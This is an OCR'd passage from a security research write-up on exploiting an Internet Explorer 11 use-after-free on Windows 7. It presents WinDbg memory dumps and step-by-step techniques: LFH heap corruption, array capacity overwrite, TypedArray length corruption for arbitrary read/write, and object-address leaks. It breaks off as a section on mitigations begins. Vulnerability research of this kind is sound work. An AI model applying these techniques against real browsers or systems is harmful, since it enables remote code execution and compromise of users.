
0:016> dd 0d1dffc0
0d1dffc0 6c39b238 044d56e0 00000000 00000000
0d1dffd0 00000004 00000000 00000100 09e95650
After p: 00000004 14847800 00000109 09e95650
0d1dffe0 04896820 00000000 00000000 00000000
0d1dfff0 00000000 00000000 00000000 00000000
0d1e0000 00000000 0000eff0 00000000 00000000
0d1e0010 00000000 00003bf8 00003bf8 00000000
0d1e0020 0d1df090 0d1df0c0 0d1df0f0 0d1df120
0d1e0030 0d1df150 0d1df180 0d1df1b0 0d1df1e0
Int32Array length

0:016> ln poi(0d1dffc0)
(6c39b238) jscript9!Js::TypedArray<int,0>::`vftable' | (6c39b5c8)
jscript9!Js::TypedArray<unsigned short,0>::`vftable'
Exact matches:
    jscript9!Js::TypedArray<int,0>::`vftable' = <no type information>

0:016> kc
MSHTML!CMarkup::GetGeneratedElement
MSHTML!CTreeNode::GetFancyFormatIndexHelper
MSHTML!CElement::GetOffsetParentHelper
MSHTML!CWindow::GetScreenPos
…

3.4.3 Find inifinate loop

Construct infinite loop in *Tree::ElementNode::FirstChild*.



0:017> p

eax=3d0d6100 ebx=02c4cec0 ecx=3d0d619d edx=203d0df3 esi=3d0d0d64 edi=09ee9e90

eip=61f4152a esp=09ee9d98 ebp=09ee9df4 iopl=0 nv up ei pl zr na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246

MSHTML!Tree::ElementNode::FirstChild+0x6:

61f4152a 85f6 test esi,esi

0:017> dd esi

3d0d0d64 3d1d0308 3d1d1320 3d1d2320 3d1d3320

3d0d0d74 3d1d4320 3d0d0d64 3d1d6320 00200020

3d0d0d84 3d0d8300 0d0df300 3d1da320 3d1db320

3d0d0d94 3d1dc320 3d1dd320 0d618320 3d0df30d

3d0d0da4 3d2d0320 3d2d1320 3d2d2320 3d2d3320

3d0d0db4 3d2d4320 3d2d5320 0d0d6420 0020003d

3d0d0dc4 3d2d8300 0d0df300 3d2da320 3d2db320

3d0d0dd4 3d2dc320 3d2dd320 0d618820 3d0df30d

0:017> kc

MSHTML!Tree::ElementNode::FirstChild

MSHTML!Layout::ContentReader::GetTopWindow

MSHTML!Tree::FirstLetterBuilder::ComputeFirstLetterFormats

MSHTML!CTreeNode::ComputeFormatsHelper

MSHTML!CTreeNode::GetFancyFormatIndexHelper

MSHTML!CElement::GetOffsetParentHelper

MSHTML!CWindow::GetScreenPos

…

3.4.4 Exploit

3.4.4.1 LFH Structure




Figure 3-3: LFH structure




Figure 3-4: LFH data structure

3.4.4.2 Idea

1. Read the vPtr of next object to leak image address for ROP construction.
2. Write the vPtr of next object and call its virtual function.

3.4.4.3 LFH Smash 1

Understanding the Low Fragmentation Heap by Chris Valasek

In LFH, when call *RtlpLowFragHeapFree*, it will check whether *UnusedBytes* is 0x5.

If so, it will use *SegmentOffset* to redirect to a different chunk header.

```
0:001> dt _HEAP_ENTRY
ntdll!_HEAP_ENTRY
   +0x000 Size             : Uint2B
   +0x002 Flags            : UChar
   +0x003 SmallTagIndex    : UChar
   +0x000 SubSegmentCode   : Ptr32 Void
   +0x004 PreviousSize     : Uint2B
   +0x006 SegmentOffset    : UChar
   +0x006 LFHFlags         : UChar
   +0x007 UnusedBytes      : UChar
   +0x000 FunctionIndex    : Uint2B
   +0x002 ContextValue     : Uint2B
   +0x000 InterceptorValue : Uint4B
   +0x004 UnusedBytesLength : Uint2B
   +0x006 EntryOffset      : UChar
   +0x007 ExtendedBlockSignature : UChar
   +0x000 Code1            : Uint4B
   +0x004 Code2            : Uint2B
   +0x006 Code3            : UChar
   +0x007 Code4            : UChar
   +0x000 AgregateCode     : Uint8B
```

Figure 3-5: _HEAP_ENTRY data structure

Chunk header redirection:

```
HEAP_ENTRY *ChunkHeader = ChunkToFree - sizeof(_HEAP_ENTRY);
if(ChunkHeader->UnusedBytes == 0x5)
    ChunkHeader -= 8 * (BYTE)ChunkHeader->SegmentOffset;
```

When overwriting the *HeapEntry*, it can free chunks within 0x00~0xff offset before the current one.

Overwrite the *SegmentOffset* with 0x0c will free the chunk at 0x0c * 8 = 0x60 front offset.




Figure 3-6: LFH Smash 1

3.4.4.4 LFH Smash 2

Understanding the Low Fragmentation Heap by Chris Valasek

_HEAP_SUBSEGMENT has a member *_INTERLOCK_SEQ*, and at offset 0x02 of *_INTERLOCK_SEQ* it keeps the *FreeEntryOffset* which is used to find next free chunk.

```
0:000> dt _heap_subsegment
ntdll!_HEAP_SUBSEGMENT
   +0x000 LocalInfo        : Ptr32 _HEAP_LOCAL_SEGMENT_INFO
   +0x004 UserBlocks       : Ptr32 _HEAP_USERDATA_HEADER
   +0x008 AggregateExchg   : _INTERLOCK_SEQ
   +0x010 BlockSize        : Uint2B
   +0x012 Flags            : Uint2B
   +0x014 BlockCount       : Uint2B
   +0x016 SizeIndex        : UChar
   +0x017 AffinityIndex    : UChar
   +0x010 Alignment        : [2] Uint4B
   +0x018 SFreeListEntry   : _SINGLE_LIST_ENTRY
   +0x01c Lock             : Uint4B
0:000> dt _interlock_seq
ntdll!_INTERLOCK_SEQ
   +0x000 Depth            : Uint2B
   +0x002 FreeEntryOffset  : Uint2B
   +0x000 OffsetAndDepth   : Uint4B
   +0x004 Sequence         : Uint4B
   +0x000 Exchg            : Int8B
```

Figure 3-7: FreeEntryOffset data Structure

During the heap allocation, LFH set the *FreeEntryOffset* with current chunk's *NextOffset*.

```
try {
      //the next offset is stored in the 1st 2-bytes of userdata
      short NextOffset = UserBlocks + BlockOffset + sizeof(_HEAP_ENTRY));
      _INTERLOCK_SEQ AggrExchg_New;
      AggrExchg_New.Offset = NextOffset;
}
catch {
      return 0;
}
```

NextOffset is the first 2 bytes of *UserData*

We can control the next allocation by overwriting *NextOffset*.

Let the target's *NextOffset* point to badassben.

When allocate the target, *FreeEntryOffset* will save badassben as the next free chunk.

When allocate another chunk, it will overwrite the badassben object.

NextOffset is 2 bytes in size, so it can point to 0x0000~0xffff. Therefore, we can overwrite any address range from 0x0000 to 0xffff * 8.




Figure 3-8: LFH Smash 2

3.4.4.5 Man proposes, God disposes

0:016> !heap -a
Index Address Name Debugging options enabled
1: 00270000
Segment at 00270000 to 00370000 (00100000 bytes committed)
Segment at 02c70000 to 02d70000 (00100000 bytes committed)
Segment at 09380000 to 09580000 (00200000 bytes committed)
Segment at 0a6a0000 to 0aaa0000 (00011000 bytes committed)
2: 00010000
Segment at 00010000 to 00020000 (00001000 bytes committed)
3: 00450000
Segment at 00450000 to 00460000 (00010000 bytes committed)
Segment at 025a0000 to 026a0000 (00100000 bytes committed)
Segment at 0a1c0000 to 0a3c0000 (0013c000 bytes committed)
4: 02890000
Segment at 02890000 to 028d0000 (00010000 bytes committed)
5: 02b50000
Segment at 02b50000 to 02b60000 (00010000 bytes committed)
Segment at 09ad0000 to 09bd0000 (00005000 bytes committed)
6: 09d40000
Segment at 09d40000 to 09d80000 (0000b000 bytes committed)
7: 045b0000
Segment at 045b0000 to 045f0000 (00003000 bytes committed)
8: 0a180000
Segment at 0a180000 to 0a1c0000 (00001000 bytes committed)

Render Windows Heap: Element Property String
0:016> !heap -p -a 0a6af240
address 0a6af240 found in
_HEAP @ 270000
HEAP_ENTRY Size Prev Flags UserPtr UserSize - state
0a6af238 0081 0000 [00] 0a6af240 00400 - (busy)

Jscript9 Windows Heap: Typed Array Data

```
0:016> !heap -p -a 02659b60
    address 02659b60 found in
    _HEAP @ 450000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        02659b58 0081 0000  [00]   02659b60    00400 - (busy)

0:016> !heap -h 450000
Index   Address  Name       Debugging options enabled
  3:   00450000
    Segment at 00450000 to 00460000 (00010000 bytes committed)
    Segment at 025a0000 to 026a0000 (00100000 bytes committed)
    Segment at 0a1c0000 to 0a3c0000 (0013c000 bytes committed)
    Flags:                00001002
    ForceFlags:           00000000
    Granularity:          8 bytes
    Segment Reserve:      00400000
    Segment Commit:       00002000
    DeCommit Block Thres: 00000800
    DeCommit Total Thres: 00002000
    Total Free Size:      00000282
    Max. Allocation Size: 7ffdefff
    Lock Variable at:     00450138
    Next TagIndex:        0000
    Maximum TagIndex:     0000
    Tag Entries:          00000000
    PsuedoTag Entries:    00000000
    Virtual Alloc List:   004500a0
    Uncommitted ranges:   00450090
    FreeList[ 00 ] at 004500c4: 0265e7b8 . 026084b8   (44 blocks)

    Heap entries for Segment00 in Heap 00450000
         address: psize . size  flags   state (requested size)
        00450000: 00000 . 00588 [101] - busy (587)
        00450588: 00588 . 00240 [101] - busy (23f)
        004507c8: 00240 . 00220 [101] - busy (214)
        004509e8: 00220 . 00488 [101] - busy (480)
        00450e70: 00488 . 00088 [101] - busy (80)
        00450ef8: 00088 . 00088 [101] - busy (80)
        00450f80: 00088 . 00088 [101] - busy (80)
        00451008: 00088 . 00088 [101] - busy (80)
        00451090: 00088 . 00088 [101] - busy (80)
        00451118: 00088 . 00088 [101] - busy (80)
        004511a0: 00088 . 00178 [101] - busy (16c)
        00451318: 00178 . 00010 [101] - busy (1)
```

00451328: 00010 . 00010 [101] - busy (1)
00451338: 00010 . 00010 [101] - busy (1)
00451348: 00010 . 00228 [101] - busy (220)
00451570: 00228 . 00558 [101] - busy (549)
00451ac8: 00558 . 00808 [101] - busy (800)
004522d0: 00808 . 00010 [101] - busy (1)
004522e0: 00010 . 00028 [101] - busy (20)
00452308: 00028 . 00400 [101] - busy (3f8) Internal
00452708: 00400 . 00400 [101] - busy (3f8) Internal

Objects found in **Jscript9 Windows Heap:**

0:016> ln 6f8123da
(6f8123da) IEShims!`string' | (6f8123dc) IEShims!_TI1?AVCStringErrorCStringIEShimLib
Exact matches:

0:016> ln 69188288
(69188288) d2d1!ComObject<CDImageDeferredContext,null_type,NoLockingRequired,RefCountedObject<CDImageDeferredContext,NoLockingRequired,DeleteOnZeroReference> >::`vftable' | (691882a4) d2d1!RefCountedObject<CTransformNodeFromGraph,NoLockingRequired,DeleteOnZeroReference>::`vftable'
Exact matches:

d2d1!ComObject<CDImageDeferredContext,null_type,NoLockingRequired,RefCountedObject<CDImageDeferredContext,NoLockingRequired,DeleteOnZeroReference> >::`vftable' = <no type information>

0:016> ln 6f6f182c
(6f6f182c) ieapfltr!EvaluationParameters::`vftable' | (6f6f1838) ieapfltr!ReputationEvaluator::`vftable'
Exact matches:
ieapfltr!EvaluationParameters::`vftable' = <no type information>

0:016> ln 6bd28cbc
(6bd28cbc) jscript9!SmallFinalizableHeapBlock::`vftable' | (6be69530) jscript9!RecyclerPageAllocator::`vftable'
Exact matches:
jscript9!SmallFinalizableHeapBlock::`vftable' = <no type information>
jscript9!SmallNormalHeapBlock::`vftable' = <no type information>

0:016> ln poi(0a2b4498)
(6bd29760) jscript9!LargeHeapBlock::`vftable' | (6bd28c9c)

jscript9!SmallHeapBlock::`vftable'
Exact matches:
    jscript9!LargeHeapBlock::`vftable' = <no type information>

0:016> ln 6bd3e694
(6bd3e694) jscript9!SmallLeafHeapBlock::`vftable' | (6bd3e6c5) jscript9!ArenaAllocatorBase<InPlaceFreeListPolicy>::ReleasePageMemory
Exact matches:
    jscript9!SmallLeafHeapBlock::`vftable' = <no type information>

Size >= 0x400 only find LargeHeapBlock pointer array with no vPtr
Failed!

3.5 Second Exploit Path 2

3.5.1 Modify VarArray Capacity

Separate large *JavascriptNativeIntArray* or *JavascriptArray* Spray


jscript9!LargeHeapBlock Entry

00000003	largeHeap BlockSize	00000000	00000000

ArrayData

index	length	capacity	pNext
data[0]	data[1]	data[2]	data[3]
data[4]	data[5]	data[6]	data[7]
...	...	...	...

Figure 3-9: Separate large *JavascriptNativeIntArray* or *JavascriptArray* Spray



0:007> dd 0d0d0000

0d0d0000 00000000 0000fff0 00000000 00000000

0d0d0010 00000000 00003ff8 00003ff8 00000000

0d0d0020 0eadc0df 41410011 41410021 41410031

0d0d0030 41410041 41410051 41410061 41410071

0d0d0040 41410081 41410091 414100a1 414100b1

0d0d0050 414100c1 414100d1 414100e1 414100f1

0d0d0060 41410101 41410111 41410121 41410131

0d0d0070 41410141 41410151 41410161 41410171

Sensitive length

LargeHeapBlockEntry

ArrayDataHead

Data

0:007> p

eax=0d1dff5e ebx=3d2da320 ecx=0d0df300 edx=685c892c esi=08a50438 edi=0d1dff5e

eip=67f51ad0 esp=030c9b90 ebp=030ca878 iopl=0 nv up ei pl nz na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206

MSHTML!CMarkup::GetGeneratedElement+0x55a872:

67f51ad0 89b7bc000000 mov dword ptr [edi+0BCh],esi ds:0023:0d1e001a=00000000

0:007> dd 0d1e0000

0d1e0000 00000000 00000ff0 00000000 00000000

0d1e0010 00000000 000003f8 000003f8 00000000

After p: 00000000 000003f8 043803f8 0000**08a5**

0d1e0020 0eadc0db 41410011 41410021 41410031

0d1e0030 41410041 41410051 41410061 3d0d619d

0d1e0040 41410081 1dff5e91 4141000d 1dff19b1

0d1e0050 0d0d610d 414100d1 414100e1 414100f1


0d1e0060 41410101 41410111 41410121 41410131

0d1e0070 41410141 41410151 41410161 41410171

array capacity

3.5.2 Arbitrary Address Read and Write, Get Any Object Address


1. Use modified *VarArray* to out-of-bound write the length of one *TypedArray*. (length: 0 -> 0xffffffff, address: 0)
2. Use modified *TypedArray* to write some special value at arrAddr, and iterate the arrs to find it.
   Put any object on that place and read arrAddr will get that object's address.



0:007> dd 0d21f000
0d21f000 6734b238 082d56e0 00000000 00000000
0d21f010 00000004 00000000 **00000000** 00000000
After write: 00000004 00000000 **ffffffff** 00000000
0d21f020 0425d740 00000000 00000000 00000000
0d21f030 6734b238 082d56e0 00000000 00000000
0d21f040 00000004 00000000 00000000 00000000
0d21f050 0425d740 00000000 00000000 00000000
0d21f060 6734b238 082d56e0 00000000 00000000
0d21f070 00000004 00000000 00000000 00000000

0:007> ln poi(0d21f000)
(6734b238) jscript9!Js::TypedArray<int,0>::`vftable' | (6734b5c8)

jscript9!Js::TypedArray<unsigned short,0>::`vftable'
Exact matches:
jscript9!Js::TypedArray<int,0>::`vftable' = <no type information>



3.5.3 Demo

Github: IE 11 UAF 0day Exploit Windows 7 Demo.wmv




Figure 3-10: Get Pi

3.6 Exploit Mitigation

3.6.1 IE 11

3.6.1.1 Isolated Heap

Microsoft added new exploit mitigation improvements silently in the security update for IE on June 10th, 2014.

```
BOOL __stdcall _DllMainStartup(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID
lpReserved) {
        …
        if ( fdwReason ) {
                if ( fdwReason == 1 ) {
                        ++trirt_proc_attached;
